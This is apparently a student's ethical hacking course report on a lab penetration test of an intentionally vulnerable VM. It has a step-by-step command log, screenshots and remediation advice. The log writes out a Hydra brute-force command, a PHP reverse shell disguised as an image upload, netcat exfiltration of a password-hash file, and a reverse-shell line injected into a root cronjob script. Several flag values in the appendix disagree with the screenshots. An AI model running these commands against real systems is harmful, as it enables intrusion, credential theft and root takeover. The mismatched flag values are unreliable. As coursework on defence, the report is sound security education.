CSI3208.2
ETHICAL HACKING AND DEFENCE

REPORT ON A GIVEN SCENARIO

ASSIGNMENT 3

PREPARED BY:
YOSHITHA AKURUGODA

STUDENT ID:
10695874

DUE DATE:
Wed, 4 Feb 2026 14:30

LECTURER
MR. TM ABDUL MALIK

`

Executive Summary

This report documents a comprehensive penetration testing engagement conducted on the CSI13208 target system. The primary objective was to identify security vulnerabilities, exploit weaknesses and achieve root level access while recovering strategically placed flags throughout the system.

The penetration test successfully identified five critical vulnerabilities that enabled full system compromise. Initial access was gained through weak default credentials on a web application, followed by exploitation of an insecure file upload mechanism that allowed deployment of a reverse shell. Password hash exposure led to lateral movement through the system, while improper bash history management revealed additional credentials. Finally a misconfigured cronjob with inadequate permissions enabled privilege escalation to root access.

Key Findings:

- **5 Flags Recovered:** All five flags were successfully located and extracted.
- **Root Access Achieved:** Full administrative control obtained through privilege escalation
- **Critical Vulnerability:** Five high severity vulnerabilities identified requiring immediate remediation
- **Credentials Compromised:** Multiple user credentials recovered including administrator, developer and manager accounts

Primary Vulnerabilities Identified:

1. Weak default credentials with no enforcement mechanism
2. Insecure file upload allowing arbitrary code execution
3. Password hashes stored in web accessible locations
4. Sensitive credentials exposed in bash command history
5. Misconfigured cronjob permission enabling privilege escalation

This report provides detailed documentation of the testing methodology employed, step-by-step actions performed, vulnerabilities discovered, and concrete remediation strategies. All findings are supported by evidence and aligned with industry-standard penetration testing frameworks including PTES (Penetration Testing Execution Standard) and OWASP (Open Web Application Security Project) methodologies.

Immediate Actions Recommended:

- Enforce strong password policies and disable default accounts
- Implement comprehensive file upload validation
- Relocate sensitive files outside web-accessible directories
- Configure bash history to exclude sensitive commands
- Restrict cronjob script permissions to root-only access

`

Table of Contents

Executive Summary 2

1.0 Introduction 4

1.1 Overview 4

1.2 Objectives 4

1.3 Scope 4

1.4 Penetration Testing Phases 5

1.5 Types of Test 5

1.6 Testing Environment 5

2.0 Methodology 5

2.1 Penetration Testing Framework 5

2.2 Generic Testing Phases 6

2.3 Tool Selection Rationale 8

2.4 Testing Approach 8

3.0 Testing Log 9

4.0 Results And Recommendations 13

4.1 Vulnerability #1: Weak Default Credentials 13

4.2 Vulnerability #2: Insecure File Upload 14

4.3 Vulnerability #3: Exposed Password Hashes 14

4.4 Vulnerability #4: Credentials in Bash History 15

4.5 Vulnerability #5: Misconfigured Cronjob Permissions 16

REFERENCES 17

APPENDICES 18

Appendix A: Screenshots 18

Appendix B: Full Flag Values 21

Appendix C: Compromised Credentials 21

Appendix D: Network Topology 21

`

1.0 Introduction

1.1 Overview

This penetration testing engagement was conducted against CSI3208 VM-1, an intentionally vulnerable virtual machine designed to simulate real-world security weaknesses commonly found in production environments. The assessment aimed to identify, exploit, and document security vulnerabilities while demonstrating the potential impact of inadequate security controls.

1.2 Objectives

The penetration testing engagement had the following objectives:

1. **Gain Unauthorized Access:** Exploit vulnerabilities to gain initial foothold in the target system
2. **Escalate Privileges:** Progress from limited user access to root-level administrative control
3. **Recover Flags:** Locate and extract five strategically placed flags throughout the system
4. **Document Vulnerabilities:** Identify and thoroughly document all security weaknesses discovered
5. **Provide Recommendations:** Deliver actionable remediation strategies for each vulnerability

1.3 Scope

In-Scope:

- Target IP Address: 192.168.0.100
- All network-accessible services and applications
- Web applications hosted on the target
- SSH and other remote access protocols
- File systems accessible through exploited services
- User accounts and privilege escalation vectors

Out-of-Scope:

- Physical access to hardware
- Denial of Service (DoS) attacks
- Social engineering against actual personnel
- Client-side attacks requiring user interaction
- Infrastructure beyond the target VM

`

1.4 Penetration Testing Phases

The engagement followed the Penetration Testing Execution Standard (PTES), which defines seven comprehensive phases (OWASP, n.d.). While PTES provides a complete framework, this engagement focused on the core technical phases:

1. **Reconnaissance:** Intelligence gathering and information collection
2. **Vulnerability Assessment:** Identification of security weaknesses
3. **Exploitation:** Active exploitation of discovered vulnerabilities
4. **Post-Exploitation:** Privilege escalation and lateral movement
5. **Reporting:** Documentation of findings and recommendations

1.5 Types of Test

This engagement was conducted as a **black box penetration test**, meaning no prior knowledge of the target system's internal configuration, credentials, or architecture was provided (IBM, 2024). This approach simulates a real-world external attacker scenario, testing the organization's security posture from an outsider's perspective. Black box testing provides valuable insights into how effectively security controls protect against unauthorized access attempts (DataGuard, 2024).

1.6 Testing Environment

Attacker Machine:

- **Platform:** Kali Linux 2024
- **IP Address:** 192.168.0.102
- **Tools:** Nmap, Hydra, Burp Suite, custom PHP reverse shell, Netcat, John the Ripper, SSH

Target Machine:

- **Designation:** CSI3208 VM-1
- **IP Address:** 192.168.0.100
- **Operating System:** Linux (distribution and version identified during testing)
- **Network Isolation:** Isolated test environment with no connectivity to production systems

2.0 Methodology

2.1 Penetration Testing Framework

This penetration test followed the Penetration Testing Execution Standard (PTES), a comprehensive methodology developed by information security professionals to provide a complete framework for penetration testing activities (Ferreira, 2024). PTES defines penetration

`

testing across seven distinct phases, offering a structured approach that ensures consistency and repeatability in security assessments (Astra Security, 2025).

The PTES framework was selected for this engagement due to its broad coverage of security domains including network infrastructure, systems, and applications, making it suitable for comprehensive penetration testing beyond web application-specific assessments (PixelQA, 2024). Unlike methodologies focused exclusively on web applications, PTES provides flexibility for testing various security domains including social engineering, physical security, and operating system vulnerabilities (PixelQA, 2024).

2.2 Generic Testing Phases

Phases 1: Pre Engagement Interactions

This phase establishes the scope, objectives, and rules of engagement for the penetration test. Key activities include defining target systems, determining testing boundaries, establishing communication protocols, and obtaining necessary authorizations. This phase establishes the scope, objectives, and rules of engagement for the penetration test. Key activities include defining target systems, determining testing boundaries, establishing communication protocols, and obtaining necessary authorizations. The scope should clearly identify in-scope systems, permitted testing methods, and any restrictions. Testing should be conducted in an isolated environment to prevent impact on production systems.

Phase 2: Intelligence Gathering (Reconnaissance)

Intelligence gathering focuses on collecting publicly available information about the target without direct interaction. The objective is to build a comprehensive understanding of the target's attack surface through passive and active reconnaissance techniques. Common tools employed in this phase include network scanners for host discovery, service enumeration tools for identifying running applications, and web crawlers for mapping web application structure (OWASP, n.d.).

This phase typically involves:

- Network mapping to identify live hosts
- Port scanning to discover open services
- Service version detection to identify potential vulnerabilities
- Web application enumeration to identify hidden directories and files
- Domain information gathering through WHOIS and DNS queries

Phase 3: Threat Modeling

Threat modeling analyzes the collected intelligence to identify potential attack vectors and prioritize testing efforts. This phase involves evaluating the identified services and applications against known vulnerabilities, assessing the likelihood of successful exploitation, and determining the most effective attack paths. Threat modeling helps penetration testers focus resources on the most critical vulnerabilities that pose the greatest risk to the organization.

Phase 4: Vulnerability Analysis

`

Vulnerability analysis systematically identifies security weaknesses in the target system. This includes both automated vulnerability scanning and manual testing techniques. Penetration testers evaluate discovered services for known vulnerabilities, assess application security controls, identify misconfigurations, and analyze authentication mechanisms for weaknesses. The goal is to develop a comprehensive inventory of exploitable vulnerabilities that will guide the exploitation phase.

Phase 5: Exploitation

The exploitation phase involves actively exploiting identified vulnerabilities to gain unauthorized access to the target system. This phase demonstrates the real-world impact of security weaknesses by showing how attackers could leverage them to compromise systems. Exploitation activities must be conducted carefully to avoid causing system damage or disruption while effectively demonstrating security risks.

Common exploitation techniques include:

- Credential attacks against authentication mechanisms
- Exploitation of software vulnerabilities using known exploits
- Web application attacks including injection flaws and file upload vulnerabilities
- Configuration exploitation leveraging system misconfigurations
- Session hijacking and authentication bypass techniques

Phase 6: Post-Exploitation

Post-exploitation activities occur after initial access is achieved and focus on maintaining access, escalating privileges, and accomplishing attacker objectives. In this phase, penetration testers:

- Establish persistent backdoors for continued access
- Escalate privileges from limited users to administrative accounts
- Perform lateral movement across the network
- Extract sensitive data including credentials and flags
- Document evidence of successful compromise

The post-exploitation phase demonstrates the full potential impact of successful attacks and helps organizations understand what attackers could accomplish once inside their network.

Phase 7: Reporting

The final phase involves comprehensive documentation of all findings, methodologies, evidence, and recommendations. The report serves as a roadmap for remediation efforts and provides stakeholders with a clear understanding of identified risks. Effective reporting includes detailed descriptions of vulnerabilities, step-by-step reproduction procedures, severity assessments based on frameworks like CVSS (Common Vulnerability Scoring System), and concrete remediation strategies (CycomSec, 2024).

`

2.3 Tool Selection Rationale

Tools were selected based on their effectiveness, industry acceptance, and suitability for the identified attack surface:

- **Nmap:** Industry-standard network scanner for host discovery and service enumeration, supporting comprehensive port scanning and service version detection
- **Hydra:** Parallelized login cracker supporting numerous protocols for credential brute-forcing attacks (van Hauser & Maciejak, 2023)
- **Burp Suite:** Intercepting proxy for web application testing, enabling analysis of HTTP requests and responses
- **Custom PHP Reverse Shell:** Lightweight backdoor for establishing command execution on target systems
- **Netcat:** Versatile networking utility for establishing listeners and transferring data
- **John the Ripper:** Password cracking tool for offline hash cracking using dictionary and brute-force methods
- **SSH:** Secure Shell protocol for remote access once credentials are obtained

2.4 Testing Approach

The testing approach combined automated reconnaissance with manual exploitation techniques. Initial phases employed automated tools for efficiency in discovering the attack surface, while exploitation phases utilized manual techniques to validate vulnerabilities and demonstrate real-world attack scenarios. This hybrid approach balances thoroughness with realistic attack simulation, ensuring comprehensive coverage while maintaining the authenticity of attacker methodologies.

`

3.0 Testing Log

The following table documents all actions performed during the penetration testing engagement in sequential order. Each step is designed to be repeatable, allowing independent verification of the findings.

Step	Tool/Method	Command/Action	Result/Finding
1	Kali Linux	Verified attacker machine IP with ip a	Kali IP confirmed: 192.168.0.102
2	Nmap	nmap 192.168.0.0/24 -sP	Host discovery scan - Target identified at 192.168.0.100
3	Nmap	nmap -sV 192.168.0.100	Service scan results: Port 22 (SSH - OpenSSH), Port 80 (HTTP - Apache)
4	Web Browser	Navigated to http://192.168.0.100	Website discovered with login functionality at /login.php
5	Web Browser	Tested default credentials (test/test)	Login failed with error: "Wrong username or password"
6	Burp Suite	Configured browser proxy (127.0.0.1:8080) and enabled intercept	Proxy configured successfully
7	Burp Suite	Intercepted login POST request to /login.php	Captured form parameters: username, password, login; Error message: "Wrong username or password"
8	Wordlist Creation	Created usernames.txt with common usernames	Wordlist created with entries: administrator, admin, user, root
9	Wordlist Creation	Created passwords.txt with common passwords	Wordlist created with entries: administrator, admin, password, 123456
10	Hydra	hydra -L usernames.txt -P passwords.txt 192.168.0.100 http-post-form "/login.php:username=^USER^&password=^PASS^&login=:Wrong username or password"	**Credentials found:** administrator/administrator

`

11	Web Browser	Logged into web application with administrator/administrator	Authentication successful - access to admin dashboard
12	Web Application	Located Flag 1 on dashboard page	**FLAG 1 RECOVERED**
13	Text Editor	Created reverse shell: nano rev.php	PHP reverse shell created targeting 192.168.0.102:4444
14	Command Line	cat rev.php >> image.jpg	Appended PHP code to image file
15	Command Line	mv image.jpg image2.jpg.php	Renamed file with double extension for filter bypass
16	Netcat	nc -lvnp 4444	Netcat listener established on port 4444
17	Web Application	Uploaded image2.jpg.php via /upload.php	File uploaded successfully to /upload/ directory
18	Web Browser	Accessed http://192.168.0.100/upload/image2.jpg.php	PHP executed - reverse shell triggered
19	Netcat Shell	Connection received from target	Shell established as www-data user
20	Shell Command	ls in current directory	Files listed in /var/www/html/upload
21	Shell Command	cd ..	Changed directory to /var/www/html
22	Shell Command	ls	Discovered 'private' directory
23	Shell Command	cd private	Entered private directory
24	Shell Command	ls	Found secret.txt file

`

25	Shell Command	cat secret.txt	**FLAG 2 RECOVERED**
26	Shell Command	ls -la in /private directory	Discovered hidden file: .htpasswd
27	Shell Command	cat .htpasswd	Found hash: developer:$apr1$[salt]$[hash]
28	Netcat (New Terminal)	nc -lvnp 4444 > hash.txt	Established listener to receive hash file
29	Reverse Shell	cat /var/www/html/private/.htpasswd | nc 192.168.0.102 4444	Transferred .htpasswd to Kali machine
30	Kali Terminal	Verified hash.txt contents with cat hash.txt	Hash file successfully received
31	John the Ripper	john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt	Password cracked: labs123k (user: developer)
32	SSH	ssh developer@192.168.0.100 with password labs123k	SSH authentication successful as developer
33	SSH Shell	ls in developer home directory	Found mynote.txt file
34	SSH Shell	cat mynote.txt	**FLAG 3 RECOVERED**
35	SSH Shell	cd /home	Navigated to home directory
36	SSH Shell	ls	Discovered user directories: developer, fred, manager, debug
37	SSH Shell	cd fred	Entered fred's home directory
38	SSH Shell	ls -lah	Listed all files including hidden .bash_history
39	SSH Shell	cat .bash_history	Discovered manager password in history: og2ksi2hsbek2k3
40	SSH	ssh manager@192.168.0.100 with password og2ksi2hsbek2k3	SSH authentication successful as manager

`

41	SSH Shell	ls in manager home directory	Found bak.sh and readme.txt
42	SSH Shell	cat readme.txt	**FLAG 4 RECOVERED**
43	SSH Shell	cd /etc/cron.d	Navigated to scheduled tasks directory
44	SSH Shell	cat backup	Discovered cronjob executing /usr/backup/backup.sh as root every 10 minutes
45	SSH Shell	cd /usr/backup	Changed to backup script directory
46	SSH Shell	cat backup.sh	Script calls /home/manager/bak.sh
47	SSH Shell	ls -l /home/manager/bak.sh	Confirmed file owned by manager with write permissions
48	SSH Shell	echo '#!/bin/bash' > /home/manager/bak.sh	Overwrote bak.sh with bash shebang
49	SSH Shell	echo 'bash -i >& /dev/tcp/192.168.0.102/4444 0>&1' >> /home/manager/bak.sh	Added reverse shell command to bak.sh
50	SSH Shell	chmod +x /home/manager/bak.sh	Ensured script remains executable
51	Netcat (New Terminal)	nc -lvnp 4444	Established listener for root shell
52	Wait Period	Waited for cronjob execution (up to 10 minutes)	Cronjob triggered at scheduled interval
53	Netcat Shell	Reverse shell connection received	**Root shell established** - whoami confirms root access
54	Root Shell	cd /root	Navigated to root home directory
55	Root Shell	ls	Found flag5.txt
56	Root Shell	cat flag5.txt	**FLAG 5 RECOVERED**

`

4.0 Results And Recommendations

This section provides a detailed analysis of each vulnerability discovered during the penetration testing engagement, along with evidence of exploitation and concrete remediation strategies.

4.1 Vulnerability #1: Weak Default Credentials

Severity: Critical
CVSS Score: 9.8 (Critical) (based on CVSS v3.1 scoring methodology)
Affected Component: Web Application Login *(/login.php)*
Flag Associated: Flag 1

Description

The web application employs default credentials (administrator/administrator) with no mechanisms to enforce password changes or prevent common password usage. This represents a critical authentication bypass vulnerability that allows unauthorized administrative access.

Technical Details

Authentication testing revealed that the login form at */login.php* accepts POST requests with three parameters: username, password, and login. No rate limiting, account lockout mechanisms, or CAPTCHA protections were implemented. The application accepted the default username "administrator" paired with the default password "administrator," which are commonly documented default credentials for many web applications.

Exploitation: Hydra brute-force tool successfully identified credentials within seconds using common wordlists (van Hauser & Maciejak, 2023). No rate limiting, account lockout, or CAPTCHA protections were implemented.

Impact: Complete administrative access to web application, enabling data theft, configuration changes, and further exploitation.

Remediation:

- **Immediate:** Disable default accounts, force password resets
- **Short-term:** Implement strong password policy (12+ characters, complexity), account lockout (3-5 attempts), rate limiting (5 attempts/minute), CAPTCHA after failures
- **Long-term:** Deploy multi-factor authentication, security awareness training, quarterly audits

`

4.2 Vulnerability #2: Insecure File Upload

Severity: Critical
CVSS Score: 9.8 (Critical) (based on CVSS v3.1 scoring methodology)
Affected Component: File Upload Functionality (/upload.php)
Flag Associated: Flag 2

Description: The web application's file upload functionality lacks adequate validation controls, permitting upload and execution of malicious PHP code disguised as image files. This vulnerability enables remote code execution with web server privileges.

Exploitation: Created PHP reverse shell, appended to image file, renamed to .jpg.php. Upon HTTP access, code executed establishing www-data shell access.

Impact: Remote code execution, file system access, data exfiltration, persistent backdoors, lateral movement capabilities.

Remediation:

- **Immediate:** Disable upload temporarily, remove uploaded files, prevent PHP execution in upload directory
- **Short-term:** Implement magic byte validation, whitelist file types, rename files randomly, strip metadata, store outside web root, configure .htaccess to block PHP
- **Long-term:** Antivirus scanning, size limits, authentication requirements, CDN for serving uploads, security headers

4.3 Vulnerability #3: Exposed Password Hashes

Severity: High
CVSS Score: 7.5 (High) (based on CVSS v3.1 scoring methodology)
Affected Component: Password Hash Storage (/var/www/html/private/.htpasswd)
Flag Associated: Flag 3

Description: Password hashes for the developer user account were stored in a web-accessible location (/var/www/html/private/.htpasswd), enabling unauthorized access through the www-data user obtained via file upload exploitation. While passwords were hashed using MD5 crypt (Apache APR1), the hashing algorithm is considered weak by modern standards and susceptible to offline cracking.

Exploitation: Extracted .htpasswd via shell, transferred to attacker machine using Netcat, cracked with John the Ripper using rockyou.txt wordlist. Password "labs123k" revealed in seconds.

Impact: Account compromise, SSH access as developer user, lateral movement, access to source code and sensitive files.

`

Remediation:

- **Immediate:** Relocate .htpasswd outside web root, reset compromised password, audit file permissions
- **Short-term:** Upgrade to bcrypt (cost factor 10+) or Argon2id, set permissions to 600 (root only), enforce 16+ character passwords, prohibit dictionary words
- **Long-term:** MFA for SSH, centralized authentication (LDAP), password manager adoption, quarterly password audits, privilege separation

4.4 Vulnerability #4: Credentials in Bash History

Severity: High
CVSS Score: 7.8 (High) (based on CVSS v3.1 scoring methodology)
Affected Component: User Environment Configuration (.bash_history)
Flag Associated: Flag 4

Description: The bash command history file for user `fred` contained plaintext credentials for the `manager` account. The `.bash_history` file stored the command sequence used to SSH to the manager account, including the password typed after the connection prompt.

Exploitation: Read .bash_history file revealing manager password "og2ksi2hsbek2k3". SSH authentication successful with exposed credentials.

Impact: Account compromise, privilege escalation, authentication bypass, potential for complete system compromise.

Remediation:

- **Immediate:** Reset manager password, clear bash history (history -c), audit command logs
- **Short-term:** Configure HISTIGNORE to exclude password patterns, disable history for sensitive commands, set .bash_history permissions to 600, user training on credential handling
- **Long-term:** SSH key authentication migration, centralized logging, PAM deployment for credential rotation, automated alerts for suspicious commands, least privilege implementation

`

4.5 Vulnerability #5: Misconfigured Cronjob Permissions

Severity: Critical
CVSS Score: 9.3 (Critical) (based on CVSS v3.1 scoring methodology)
Affected Component: Scheduled Task Configuration (/etc/cron.d/backup)
Flag Associated: Flag 5

Description: A scheduled task (cronjob) configured to execute as root called a user-writable script, enabling privilege escalation from the manager account to root through arbitrary code injection. The cronjob executed /usr/backup/backup.sh as root every 10 minutes, which in turn executed /home/manager/bak.sh - a file owned and writable by the manager user.

Exploitation: Modified bak.sh with reverse shell payload. When cronjob executed, root shell established on attacker machine.

Impact: Complete system compromise, full root access, ability to install rootkits, access all data, potential data destruction, compliance violations.

Remediation:

- **Immediate:** Disable cronjob, change bak.sh ownership to root (chown root:root), set permissions to 700, audit all cronjobs
- **Short-term:** Store scripts in root-owned directories, implement checksum verification, use absolute paths, enable detailed cron logging, monitor for unauthorized modifications
- **Long-term:** Principle of least privilege (dedicated backup user instead of root), File Integrity Monitoring (AIDE/Tripwire), configuration management (Ansible), SELinux/AppArmor mandatory access controls, consider systemd timers

`

REFERENCES

Astra Security. (2025). *What is penetration testing? Types, stages, and tools*. https://www.getastra.com/blog/security-audit/penetration-testing/

CycomSec. (2024). *The essential guide to penetration testing*. https://www.cycommsec.com/testy-bezpieczenstwa

DataGuard. (2024). *Black box penetration testing: Everything you need to know*. https://www.dataguard.com/blog/penetration-testing-methodologies/#:~:text=Black%20box%20testing%20simulates%20a,your%20security%20measures%20hold%20up.

Ferreira, R. (2024). *Penetration testing execution standard (PTES): Everything you should know*. StationX. https://www.stationx.net/penetration-testing-methodologies/

FIRST. (2019). Common Vulnerability Scoring System version 3.1: Specification document. https://www.first.org/cvss/v3.1/specification-document

IBM. (2024). *What is penetration testing?* https://www.ibm.com/topics/penetration-testing

Open Web Application Security Project (OWASP). (n.d.). *Penetration testing methodologies*. https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies

PixelQA. (2024). *Penetration testing methodologies: A comprehensive guide*. https://www.pixelqa.com/blog/post/choosing-right-penetration-testing-framework-comparison

van Hauser, T. H. C., & Maciejak, D. (2023). *THC-Hydra* [Software]. GitHub. https://github.com/vanhauser-thc/thc-hydra

`

APPENDICES

Appendix A: Screenshots

```
└─$ nmap -sV 192.168.0.100
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-04 03:22 EST
Nmap scan report for 192.168.0.100
Host is up (0.0067s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 00:15:5D:00:04:06 (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds
```

Figure 1: *Nmap Service Scan Results*

```
┌──(kali㉿CSI1101)-[~/Desktop/passcrack]
└─$ hydra -L users.txt -P password.txt 192.168.0.100 http-post-form "/login.php:username=^USER^&password=^PASS^&login=:Wrong username or password"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-04 03:22:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 272 login tries (l:16/p:17), ~17 tries per task
[DATA] attacking http-post-form://192.168.0.100:80/login.php:username=^USER^&password=^PASS^&login=:Wrong username or password
[80][http-post-form] host: 192.168.0.100   login: administrator   password: administrator
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-04 03:22:28
```

Figure 2: *Hydra Brute Force - Credentials Discovered*

WEBPROD

Login
Logout

You are logged in!
Click here to upload pictures
Flag1: knclkfm32lkmsdldm23rasdl2lkgl2lmflsdl232

Figure 3: *Flag 1 Recovery*

```
┌──(kali㉿CSI1101)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.102] from (UNKNOWN) [192.168.0.100] 37060
bash: cannot set terminal process group (1162): Inappropriate ioctl for device
bash: no job control in this shell
www-data@wwwprod:/var/www/html/upload$ ls
ls
img01.jpg.php
img03.jpg.php
```

Figure 4: *Reverse Shell Established as www-data*

`

```
www-data@wwwprod:/var/www/html$ cd private
cd private
www-data@wwwprod:/var/www/html/private$ ls
ls
hash.txt
index.html
secret.txt
www-data@wwwprod:/var/www/html/private$ cat secret.txt
cat secret.txt
This file is a secret
Flag2: zlsad234lkdsklf23534lsdf234laksjd934jsad
```

Figure 5: *Flag 2 Recovery from secret.txt*

```
┌──(kali㉿CSI1101)-[~/Desktop/passcrack]
└─$ john --wordlist=rockyou.txt --format=md5crypt-long hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
No password hashes left to crack (see FAQ)
┌──(kali㉿CSI1101)-[~/Desktop/passcrack]
└─$ john --show hash.txt
developer:labs123k

1 password hash cracked, 0 left
```

Figure 6: *John the Ripper - Password Cracked*

```
developer@wwwprod:~$ ls
mynote.txt
developer@wwwprod:~$ cat mynote.txt
Flag3: alkj23fsflk3453;dasdk;Klkj2423kljJL32lk3
```

Figure 7: *Flag 3 Recovery from mynote.txt*

`

```
developer@wwwprod:/home/fred$ cat .bash_history
ls -alFh
ls
ls -alFh
exit
su manager
og2ksi2hsbek2k3
su manager
sudo -s
sudo shutdown -h now
ls
cd /var/www
ls
sudo -s
crontab -l
sudo -s
ls
ls -alFh
nano -w .bash_history
sudo shutdown -h now
```

Figure 8: *Bash History Credential Exposure*

```
manager@wwwprod:~$ ls
bak.sh  readme.txt
manager@wwwprod:~$ cat readme.txt
Flag4: KJ3kskjoqwo3204jmvlsKek223gql;:Lk32rldl3
```

Figure 9: *Flag 4 Recovery from readme.txt*

```
┌──(kali㉿CSI1101)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.102] from (UNKNOWN) [192.168.0.100] 52626
bash: cannot set terminal process group (11679): Inappropriate ioctl for device
bash: no job control in this shell
root@wwwprod:~# whoami
whoami
root
root@wwwprod:~# cd /root
cd /root
root@wwwprod:~# ls
ls
flag5.txt
root@wwwprod:~# cat flag5.txt
cat flag5.txt
Flag5: poqiwenfefe423dlLKM#02n323irp923ri3nfIJ3
root@wwwprod:~#
```

Figure 10: *Root Access and Flag 5 Recovery*

`

Appendix B: Full Flag Values

Flag 1: knclkfm32kmsdldm2rasdl2lkg2lmfsdl232
Flag 2: zlSad23lKdkslf23534lsdf23laksj9d34jsad
Flag 3: alkj23fsflk3453;dasdk;klkj2423klj3l32lk3
Flag 4: KJ3kskjoqow03204jmvlsKek223gql;lk32rldl3
Flag 5: pogiwenefe423dlLKM#02n3231rp923ri3nif123

Appendix C: Compromised Credentials

Account	Username	Password	Access Method	Privilege Level
Web Application	administrator	administrator	Hydra brute force	Administrative
System User	developer	labs123k	John the Ripper hash crack	Standard user
System User	manager	og2ksi2hsbek2k3	Bash history exposure	Standard user
System User	root	N/A	Privilege escalation via cronjob	Root/Administrator

Appendix D: Network Topology



Figure 11: *Penetration Testing Network Topology made with draw.io*